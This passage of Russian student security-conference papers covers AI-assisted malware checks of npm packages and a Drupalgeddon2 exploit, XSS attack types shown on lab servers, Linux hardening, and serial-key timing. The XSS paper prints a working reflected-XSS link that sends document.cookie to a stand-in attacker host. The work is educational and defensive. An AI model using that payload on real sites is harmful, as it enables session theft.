Так же был проведен анализ нескольких других популярных npm-пакетов: express-фреймворк для создания веб-приложений и API, axios для выполнения запросов из браузера, bootstrap-фреймворк для создания интерфейсов сайтов и веб-приложений. На рисунке 2 приведен результат проверки пакет axios на наличие вредоносного содержимого. Аналогично, не содержат вредоносного содержимого пакеты express и bootstrap.

На основе анализа пакета axios, я могу сделать следующие выводы:

Безопасность:

- Использует стандартные HTTP/HTTPS механизмы
- Нет опасных функций (eval, Function)
- Безопасная обработка данных и файлов
- Открытый исходный код с активной поддержкой

Риски:

- Нет признаков вредоносного кода
- Нет скрытых функций
- Нет неавторизованной передачи данных

Вывод: Пакет безопасен для использования. Рекомендуется:

1. Использовать последнюю версию
2. Настроить CORS
3. Использовать HTTPS
4. Валидировать данные

Рисунок 2 - анализ пакета axios с помощью Cursor Ai

Помимо проверки npm-пакетов был проанализирован эксплойт, применяющийся в известной атаке на систему управления контентом Drupal – DrupalGeddon2 (CVE-2018-7600). Как известно, данный вредоносный код был подвергнут base64-кодировке и передан на уязвимый сервер. Cursor ai смог самостоятельно распознать и декодировать код, проанализировать его действия. Как видно на рисунке 3, Cursor ai дает описание эксплойту: код написан на php, использует удаленное подключение. Код выполняет подключение по ip 185.88.181.55 через порт 555. Запуск данного зашифрованного кода может привести к потере доступа к компьютеру.




Рисунок 3 – анализ закодированного эксплоита атаки Drupalageddon2 с помощью Cursor Ai

В заключении стоит отметить, что Cursor Ai является достаточно удобным инструментом для предварительного анализа исходного кода программ на наличие вредоносного ПО, однако не может заменить полноценный SAST-анализ. Выборочные примеры пакетов на js и php показали применимость Cursor ai для анализа кодов. В дальнейшем предполагается применение данного приложения для проверки исходных текстов, написанных на других языках.

Список литературы

1. Cursor – The AI Code Editor [Электронный ресурс]. – URL: <https://www.cursor.com/> (дата обращения 06.04.2025).
2. Node-ipc npm [Электронный ресурс]. – URL: <https://www.npmjs.com/package/node-ipc/v/11.1.0> (дата обращения 06.04.2025).
3. Express npm [Электронный ресурс]. – URL: <https://www.npmjs.com/package/express> (дата обращения 06.04.2025)
4. Axios npm [Электронный ресурс]. – URL: <https://www.npmjs.com/package/axios> (дата обращения 06.04.2025)
5. Bootstrap npm [Электронный ресурс]. – URL: <https://www.npmjs.com/package/bootstrap> (дата обращения 06.04.2025)
6. Компьютерные вирусы : учебное пособие. — Санкт-Петербург : СПбГУТ им. М.А. Бонч-Бруевича, 2015 — Часть 1 — 2015. — 62 с. — Текст : электронный // Лань : электронно-библиотечная система. — URL: <https://e.lanbook.com/book/180097> (дата обращения: 11.04.2025). — Режим доступа: для авториз. пользователей.
7. Специальный вредоносный код в npm- пакете для России и Белоруссии [Электронный ресурс]. – URL: <https://www.linux.org.ru/forum/security/16819987> (дата обращения 06.04.2025)

Научный руководитель – к.ф.-м.н., доцент, Карабцев С.Н., Кемеровский государственный университет

УДК 004.056.5

XSS-УЯЗВИМОСТИ WEB-ПРИЛОЖЕНИЙ

Литвинов А.О., Иванов В.С.

ФГБОУ ВО «Кемеровский государственный университет»

ФГАОУ ВО НИ «Томский политехнический университет»

artemkem07@gmail.com

Аннотация. Цель статьи заключается в рассмотрении основных типов межсайтовых скриптовых атак и приведении рекомендаций по их предотвращению. Для анализа были смоделированы уязвимые веб-серверы с помощью фреймворка для сетевого программирования Twisted.

Ключевые слова: межсайтовый скриптинг, XSS-атака, XSS-уязвимость, уязвимости web-приложений, кодирование данных, валидация данных.

Современные web-технологии не только обеспечивают удобство пользования, но и создают риски информационной безопасности. Межсайтовый скриптинг (XSS) – одна из наиболее опасных уязвимостей, позволяющая внедрять вредоносные скрипты в доверенные страницы для кражи пользовательских данных [1]. Актуальность защиты от XSS сохраняется для организаций любого уровня.

Целью данной работы является исследование XSS-уязвимостей web-приложений с помощью инструмента Twisted. Не существует общепринятой классификации XSS-уязвимостей, однако специалисты различают как минимум три основных вида: non-persistent (reflected, или отражённые), persistent (stored, или хранимые) и DOM-based [2].

I. Reflected XSS. Отражённые XSS – распространённый тип атак, при котором вредоносный скрипт передаётся через URL и выполняется сразу. Недостаток атаки такого вида заключается в том, что для её реализации требуется переход жертвы по вредоносной ссылке.

II. Stored XSS. Хранимые XSS – это атаки, использующие хранимые XSS-уязвимости, при которых внедренный скрипт постоянно хранится на целевых серверах: например, в базе данных, на форуме сообщений, в журнале посетителей, в поле комментариев и т. д. Жертва сама выполняет вредоносный скрипт, хранящийся на сервере, когда запрашивает сохранённую информацию или заходит на сайт [3].

III. DOM-based XSS. DOM-based XSS – это клиентская уязвимость, при которой вредоносный код выполняется в браузере жертвы из-за небезопасной обработки пользовательского ввода при работе с DOM (от англ. Document Object Model — «объектная модель документа»). В отличие от других видов XSS-атак, этот вид полностью осуществляется на стороне клиента без передачи вредоносных данных на сервер [4].

Для исследования основных типов XSS-уязвимостей использовался сетевой фреймворк Twisted, написанный на Python. Он поддерживает множество протоколов, имеет модули для создания web-серверов, чат-клиентов, серверов, почтовых серверов, SSH-серверов и др. С целью изучения основных видов XSS-атак в интегрированной среде разработки Pycharm были созданы 3 уязвимых web-сервера, предоставляющих различные сценарии внедрения вредоносного кода.

I. Reflected XSS. Кража cookie сессии. На рисунке 1 показана схема реализации Reflected XSS-атаки. Жертва по ссылке заходит на сайт, где присутствует Reflected XSS-уязвимость. Данная ссылка содержит вредоносный код на Java-script, который перенаправляет жертву на

ресурс злоумышленника, где происходит кража сессионных куки. Ссылка может выглядеть следующим образом:

```
http://localhost:8000/?name=%3Cscript%3Efetch(%27http://localhost:8001/?cookie=%27%2Bdocument.cookie).then(()%3D%3E{window.location%3D%27http://localhost:8000/%27})%3B%3C/script%3E
```

После этого жертва возвращается на исходный сайт. Всё происходит за доли секунды, и заметно лишь кратковременное мигание страницы. Таким образом, сессионные данные украдены, а пользователь ничего не заметил.




Рисунок 1 – Реализация Reflected XSS с кражей cookie сессии

II. Stored XSS. Скрытое WebSocket-подключение. На рисунке 2 показана схема реализации Stored XSS-атаки. Жертва переходит на сайт, где реализована Stored XSS-уязвимость и присутствует раздел с комментариями, куда злоумышленник отправил вредоносный скрипт, реализующий механизм кражи данных (сессионных куки и структуры DOM, включая весь HTML-контент страницы) в фоновом режиме через WebSocket. Пользователи, посещающие сайт, ничего не подозревая, будут «запускать» этот скрипт. Такой тип атаки особенно опасен, так как трудно выявляется и требует серьезных мер для устранения.




Рисунок 2 – Реализация Stored XSS с кражей cookie сессии и HTML-контента страницы

III. DOM-based XSS. Обработка запроса без участия сервера. На рисунке 3 показана схема реализации DOM-based XSS-атаки. Жертва переходит на сайт, где присутствует DOM-based XSS-уязвимость, и вставляет в строку поиска JavaScript-код, интерпретируемый браузером как HTML/JS, а не как текст. После этого появляется тревожное сообщение, которое перекрывает весь сайт. В отличие от скрытых XSS-атак, этот метод специально делает взлом заметным и используется для вандализма или дискредитации ресурса. После перезагрузки страницы сообщение пропадает. Таким образом, запрос обрабатывается на стороне клиента – именно это отличает DOM-based XSS от Stored XSS.




Рисунок 3 – Реализация DOM-based XSS с отображением тревожного сообщения

Для успешной реализации XSS-атаки злоумышленник должен внедрить вредоносный скрипт в страницу и выполнить его, поэтому все переменные в web-приложении должны быть проверены, экранированы и очищены. Предотвращение XSS-атак обычно достигается за счёт двух уровней защиты: кодирования данных на выходе и валидации вводимых данных [5]. Кодирование следует применять перед записью данных на страницу в зависимости от контекста, определяющего нужный тип кодировки. Например, значения в строках JavaScript требуют вид экранирования, отличный от вида экранирования HTML. Так, в контексте HTML должны преобразовываться значения, не внесённые в белый список, в HTML-сущности: «<» конвертируется в «<», «>» – в «>». В контексте JavaScript не буквенно-цифровые значения должны быть экранированы в Unicode: «<» конвертируется в «\u003c», «>» – в «\u003e». Иногда требуется несколько слоёв кодирования. Например, для безопасного встраивания ввода пользователя в обработчик события нужно учесть как JavaScript, так и HTML контексты: сначала экранировать в Unicode, затем преобразовать в HTML-сущности. Несмотря на то что кодирование является важным уровнем защиты от XSS-атак, этого недостаточно для устранения всех уязвимостей. Необходимы также строгая проверка получаемых от пользователя входных данных и блокировка недопустимых значений.

Примеры валидации могут быть разными:

- Если пользователь отправляет URL, следует проверять, что он начинается с безопасного протокола: HTTP или HTTPS;
- Если ожидается, что значение будет целым числом, нужно проверять, что оно действительно является целым числом;
- Проверка, чтобы ввод содержал только допустимые символы.

В заключение можно отметить, что фреймворк Twisted позволяет проводить исследование не только XSS, но и иных уязвимостей web-приложений. В данной работе было создано три уязвимых web-сервера, позволяющих наглядно продемонстрировать механизмы XSS-атак. Кроме того, приведены рекомендации по их предотвращению.

Список литературы

1. Элхади А. М. Полное пособие по межсайтовому скриптингу [Электронный ресурс]. – URL: <https://www.securitylab.ru/analytics/432835.php> (дата обращения: 04.04.2025).
2. Types of Cross-Site Scripting [Электронный ресурс]. – URL: https://owasp.org/www-community/Types_of_Cross-Site_Scripting# (дата обращения: 04.04.2025).
3. Cross Site Scripting (XSS) [Электронный ресурс]. – URL: <https://owasp.org/www-community/attacks/xss/> (дата обращения: 04.04.2025).
4. DOM Based XSS [Электронный ресурс]. – URL: https://www.owasp.org/index.php/DOM_Based_XSS (дата обращения 05.04.2025).
5. Как предотвратить XSS атаку. Два уровня защиты [Электронный ресурс]. – URL: <https://www.dev-notes.ru/articles/security/xss-preventing/> (дата обращения 07.04.2025).

Научный руководитель – к.ф.-м.н., доцент Карабцев С.Н., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.056.53

УСИЛЕНИЕ БЕЗОПАСНОСТИ ОС LINUX

Милехин Н.Д.

ФГБОУ ВО «Кемеровский государственный университет»

ztxgm@yandex.ru

Аннотация: Работа предназначена для раскрытия понятий *Hardening* и *Compliance*. Рассмотреть наиболее значимые аспекты усиления защищенности конечной операционной системы и последствия несоблюдения основных требований к обеспечению безопасности.

Ключевые слова: информационная безопасность, уязвимость, *Linux*, файловая система, аудит, пустые пароли, эскалация привилегий.

В данный момент ядро *Linux* применяется на множестве разнообразных архитектурных платформ, используется в дистрибутивах, предназначенных для самых различных задач и для пользователей, с различным уровнем навыков работы в операционной системе.

Три четверти веб-серверов в мире используют *Unix*-подобные ОС (по данным W3Techs, более 88%). Также в сетевом оборудовании (коммутаторы, маршрутизаторы, фаерволы), в виртуализации и облачных решениях (*VMware*, *Docker*, *Citrix*), в интернет вещах (*IP* камеры, умные устройства, датчики). Кроме того, *Linux* широко применяется в высокопроизводительных вычислениях и научных исследованиях, все суперкомпьютеры мира работают на *Linux*.

Hardening, это процесс повышения уровня защищенности системы путём закрытия известных уязвимостей, смену стандартных паролей, удаление ненужного программного обеспечения, лишних учетных записей, отключение или удаление неиспользуемых сервисов, в общем сокращения функционала, который может быть потенциальным вектором для атаки.

Compliance, задокументированный список требований или рекомендаций, в которых указана правильность настроек системы: пароли не пустые, *sudo* ограничен, файлы защищены и т.п.

Цель работы заключается в изучении возможностей по усилению безопасности ОС *Linux*(6.1.131-1-MANJARO), и рассмотрение потенциально возможного сценария действий злоумышленника в конкретных случаях. *Compliance* (рекомендации) по усилению безопасности взят от компании *Positive Technologies* занимающейся разработкой решений в сфере информационной безопасности. Основные пункты, которые будут рассмотрены в ходе работы:

1. Настройка авторизации в системе
2. Контроль за механизмами получения привилегий
3. Настройка прав доступа к объектам файловой системы
4. Настройка средств защиты ядра *Linux*

Безопасность ОС требует постоянного контроля, для автоматизации этого процесса существуют инструменты аудита системы. Одним из таких инструментов является *Lynis*, с помощью которой мы проверим результат *hardening*-а представлена на Рисунке 1:

```
Lynis security scan details:

Hardening index : 58 [#####          ]
Tests performed : 235
Plugins enabled  : 0
```

Рисунок 6 - Lynis первый аудит системы

Основным показателем защищенности системы является «Hardening index», повышение этого индекса будет являться одной из основных задач работы.

Наиболее распространенной уязвимостью в Linux-системах является наличие учетных записей пользователей без паролей, которые были использованы для проведения тестирования системы, и своевременно не удалены. Данные учетные записи могут стать целью злоумышленника, ведь для входа нужно будет знать только имя учетной записи. В ходе исследования была проведена проверка файла «/etc/shadow» (в нем хранятся зашифрованные пароли пользователей и их настройки) при помощи команды: «*sudo awk -F: '(\$2 == "") {print \$1}' /etc/shadow*» (Рис. 2):

```
nk@kn ~ $ sudo awk -F: '($2 == "") {print $1}' /etc/shadow
testuser
```

Рисунок 7 - Результат выполнения команды

На рис. 2 изображен результат выполнения команды *awk*, который вывел всех пользователей с пустыми паролями.

Было обнаружено, что пользовательская запись *testuser* не имела пароля, что позволяло этому пользователю выполнить вход без аутентификации. Для устранения уязвимости установлен пароль при помощи команды «*sudo passwd testuser*».

Использование команды «*su*» для смены пользователя, в особенности на *root*, без должного контроля может привести к эскалации привилегий. Изначально любой пользователь мог выполнить команду «*su root*», что увеличивает риск получения прав суперпользователя злоумышленником, в случае слабого пароля пользователя *root*. Предотвращая возможность использования команды «*su root*» для повышения привилегий, проведена проверка конфигурация ПАМ-модуля «/etc/pam.d/su», что бы ограничить доступ была добавлена строка «*auth required pam_wheel.so use_uid*». Тестирование показало, что теперь обычные пользователи не могут воспользоваться «*su root*».

Некорректные права доступа, предоставленные файлам операционной системы, являются уязвимостями, степень которых зависит от типа файла с неверно установленными правами. К примеру, незначительные данные пользователя не так критичны к правам доступа, чем файлы с системными настройками. Увидеть системные файлы с некорректными правами помогают инструменты аудита, в частности используемый в работе утилиты Lynis (Рис. 3):

```
File: /etc/passwd [ ПРЕДЛОЖЕНИЕ ]
File: /etc/passwd- [ ПРЕДЛОЖЕНИЕ ]
```

Рисунок 8 - Файлы "passwd" и "passwd-" с некорректными правами


В частности, некорректные права на исполняемых файлах сервисов, могут позволить злоумышленнику подменить их содержимое. В эксперименте был обнаружен пользовательский скрипт с правами «777», принадлежащий *root* (Рис. 4):

```
kl@lk ~ $ ls -l /usr/local/bin/service*
-rwxrwxrwx 1 root root 157 apr  2 17:54 /usr/local/bin/servicelog.py
-rw-r--r-- 1 root root 356 apr  2 18:17 /usr/local/bin/servicenetwork
-rw-r--r-- 1 root root  42 apr  2 18:16 /usr/local/bin/servicenetwork.py
-rw-r--r-- 1 root root  92 apr  2 18:16 /usr/local/bin/servicesystem
```

Рисунок 9 - Скрипт некорректными правами

При обнаружении неверно выставленных прав доступа, злоумышленник имеет возможность добавить вредоносный код в тело скрипта. Например, в скрипт, обязательно исполняемый при загрузке ОС, внедряется вредоносный код и поскольку скрипт является процессом принадлежащим *root*, то после перезапуска системы он будет исполнен от имени *root* (с повышенными привилегиями). Для защиты от подобного рода атак, проводим поиск файлов процессов с неверно установленными правами, и понижаем привилегии с помощью команды «*sudo chmod 750 /usr/local/bin/servicelog.py*».

Доступ к журналу ядра (dmesg) в Linux, может стать источником важной информации о ядре и системе в целом. К примеру, злоумышленник, получив доступ к журналу ядра, внедряет скрипт, который позволяет сохранять журнал о подключенных USB-устройствах и тем самым осуществлять сбор конфиденциальной информации (Рис. 5):




```
[+] Обнаруженные USB-устройства:
=====
Порт | VendorID | ProductID | Производитель | Устройство
=====
1-5  | 04f2     | b605      | Chicony Electronics | Integrated IR Camera
2-3  | 0bda     | 0316      | Generic          | USB3.0-CRW
1-7  | 8087     | 0a2b      | N/A              | N/A
1-8  | 04f2     | b604      | Chicony Electronics | Integrated Camera
1-1  | 8564     | 1000      | JetFlash         | Mass Storage Device
```

Рисунок 10 - Данные о подключенных USB-устройствах

Также, собранные данные о USB-устройствах, могут стать потенциальным вектором атаки. Для предотвращения чтения журнала ядра, добавляем параметр загрузки ядра «dmesg_restrict=1». Теперь непривилегированные пользователи не смогут получить доступ к журналу ядра.

Усиление безопасности можно проводить вплоть до полного изолирования ОС, в таком случае система будет максимально защищена от внешних угроз, но будет бессмысленна для использования. Поэтому всегда нужно находить баланс между защищенностью системы и удобством ее эксплуатации. Исправив, по рекомендациям, слабые места операционной системы мы можем посмотреть результаты hardening-a. Запустим аудит системы (Рис. 6):



```
Lynis security scan details:

Hardening index : 61 [##### ]
Tests performed : 231
Plugins enabled  : 0
```

Рисунок 11 - Lynis финальный аудит системы

Проведенное исследование показало важность базовых мер защиты Linux-систем, правильная настройка прав доступа, механизмов аутентификации и конфигурации ядра важна для обеспечения безопасности. Также работа показывает необходимость администраторам контролировать параметры авторизации, права на системные файлы, исполняемые объекты и заранее озаботиться о параметрах загрузки ядра или его сборки. Регулярный аудит системы будет являться хорошей практикой для своевременного повышения уровня защищённости операционных систем Linux.

Список литературы

- 1. Usage statistics of Linux for websites – URL: <https://w3techs.com/technologies/details/os-linux> (дата обращения 04.03.2025) - Текст: электронный.
- 2. TOP500 Release – URL: <https://www.top500.org/lists/top500/2024/11/> (дата обращения 04.04.2025) - Текст: электронный.
- 3. Positive Technologies – URL: <https://www.ptsecurity.com/ru-ru/> (дата обращения 04.04.2025) - Текст: электронный.

4. Библия Linux. 10-е издание. / Негус Кристофер; перевод с английского языка Павлов А. — СПб.: Питер, 2022. — 928 с.: ил. — (Серия «Для профессионалов»). ISBN 978-5-4461-1797-0, ISBN 978-1-1195-7888-8 англ.

Научный руководитель – ст. преподаватель каф. ИБ Торгулькин В.В., Кемеровский государственный университет

УДК 003.26.09

СРАВНЕНИЕ СЕРИЙНЫХ КЛЮЧЕЙ ПО ВРЕМЕНИ ГЕНЕРАЦИИ И ПРОВЕРКИ НА ВАЛИДНОСТЬ

Онищенко В.С., Бородай В.А.

ФГБОУ ВО «Кемеровский государственный университет»

yelninxx@gmail.com, nikab3105@mail.ru

Аннотация. В данной работе проведено сравнение скорости работы криптографических методов создания серийных ключей. Рассмотрены базовые методы, их преимущества и недостатки. Проведено сравнение создания и проверки на валидность набора ключей для каждого метода.

Ключевые слова: серийные ключи, криптография, шифрование.

Защита программного обеспечения от копирования является важной частью современного мира. Нелицензионное копирование и использование влияет на деятельность компаний, а также является потенциально опасным для пользователя, т.к. в нелегальном ПО могут присутствовать вредоносные программы. Поэтому в данной работе приведены методы создания ключей для защиты ПО от копирования.

Целью данной работы является сравнение скоростей генерации и проверки на валидность набора ключей для разных методов. В задачи работы входит:

- реализация выбранных алгоритмов
- сравнение выбранных алгоритмов по скорости генерации и проверки ключей на валидность на заданном количестве ключей

Криптография – наука о способах предоставления конфиденциальности и подлинности информации. В современном мире, где происходит постоянный обмен информацией, подмена или редакция файлов не является сложной задачей для злоумышленников, поэтому в криптографии отмечают две основные задачи: обеспечение целостности информации и её конфиденциальности.

Что касается защиты ПО от несанкционированного использования и копирования, принято использовать различные методы защиты. В данной работе рассматривается один из таких методов, а именно защита с помощью серийных (лицензионных) ключей.

Серийные ключи характеризуются размером ключа, количеством используемых символов, а также числом возможных комбинаций.

Под размером ключа понимается количество бит, которое ключ занимает в памяти. Число возможных комбинаций - количество всех возможных ключей, оно находится как число используемых символов, возведенные в степень, равной размеру ключа.

У каждого метода есть различные алгоритмы исполнения. Каждый из них генерирует ключ определенной длины и использует определенное количество символов.

Однако стоит отметить, что увеличение размера ключа также ведет к более сложной генерации ключа – это означает, что понадобится больше времени для его создания и проверки на валидность. Более сложные алгоритмы требуют большего объема

вычислительных ресурсов, что может стать проблемой для систем с ограниченной производительностью.

Поэтому, даже несмотря на высокую степень безопасности, алгоритмы с большим размером ключа могут впоследствии стать менее предпочтительными по сравнению с другими методами, которые отличаются высокой эффективностью и более простой реализацией.

Поэтому в данной работе для сравнения алгоритмов по времени генерации и проверки на валидность были выбраны следующие алгоритмы: Mersenne Twister, SHA-256 и AES из-за простоты реализации и обладания наибольшей длины ключа среди базовых алгоритмов.

Из таблицы 1 видно, что у SHA-256 и AES одинаковый размер ключа. Поэтому для выявления их различий во времени генерации и проверки на валидность между собой необходимы дополнительные тестирования.

Таблица 1. Сравнение времени генерации ключей выбранных алгоритмов

Алгоритмы \ Время	Время для генерации ключей, с 10^5	Время для генерации ключей, с 10^6	Время для генерации ключей, с 10^7	Время для генерации ключей, с 10^8
Mersenne Twister	0,828	8,357	82,753	834,523
SHA-256	0,289	2,903	31,172	319,722
AES	3,611	36,612	361,289	3724,819

Таблица 2. Сравнение времени проверки на валидность ключей выбранных алгоритмов

Алгоритмы \ Время	Время для проверки ключей, с 10^5	Время для проверки ключей, с 10^6	Время для проверки ключей, с 10^7	Время для проверки ключей, с 10^8
Mersenne Twister	0,894	9,217	87,703	893,062
SHA-256	0,968	9,152	91,407	921,037
AES	3,476	35,698	349,757	3569,537




Рисунок 1 – график зависимости времени генерации от количества ключей

Как представлено на рисунках 1 и 2, график зависимости времени генерации и проверки на валидность от количества ключей на график функции $n \cdot \log(n)$, где n – количество

генерируемых ключей. То есть функция зависимости времени генерации и проверки ключей на валидность ключей от количества генерируемых ключей растёт также быстро как функция $n \cdot \log(n)$.

Это означает, что алгоритмы при дальнейшем увеличении количества ключей будут требовать всё большего времени на генерацию и проверку на валидность. Помимо этого, с увеличением количества генерируемых ключей, растёт не только время, но и ресурсозатратность этих алгоритмов. Исходя из этого, выбор алгоритма генерации зависит не только от его защищённости, но и от времени генерации и проверки.

